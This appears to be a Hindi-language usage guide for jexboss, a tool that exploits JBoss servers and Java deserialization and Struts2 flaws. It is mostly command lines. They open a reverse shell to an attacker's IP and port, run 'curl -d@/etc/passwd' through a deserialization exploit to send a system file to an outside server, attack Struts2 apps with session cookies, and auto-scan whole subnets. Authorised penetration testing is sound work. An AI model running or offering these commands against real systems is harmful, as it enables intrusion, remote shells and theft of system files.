

JBoss सर्वर का शोषण करने के बाद, आप स्वयं jexboss कमांड शेल का उपयोग कर सकते हैं या निम्नलिखित कमांड का उपयोग करके रिवर्स कनेक्शन कर सकते हैं:
   jexremote=YOUR_IP:YOUR_PORT

   उदाहरण:
     Shell>jexremote=192.168.0.10:4444

जब आप जावा डिसीरियलाइज़ेशन कमजोरियों (एप्लिकेशन डिसीरियलाइज़ेशन, सर्वलेट डिसीरियलाइज़ेशन) का शोषण कर रहे हों, तो डिफ़ॉल्ट विकल्प हैं: रिवर्स शेल कनेक्शन बनाना या निष्पादित करने के लिए एक कमांड भेजना।
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name --cmd 'curl -d@/etc/passwd http://your_server'
$ python jexboss.py -u http://vulnerable_java_app/page.jsf --app-unserialize -H parameter_name
$ python jexboss.py -u http://vulnerable_java_app/path --servlet-unserialize
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2
$ python jexboss.py -u http://vulnerable_java_struts2_app/page.action --struts2 --cookies "JSESSIONID=24517D9075136F202DCE20E9C89D424D"
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080,80 -results report_auto_scan.log
$ python jexboss.py -mode file-scan -file host_list.txt -out report_file_scan.log
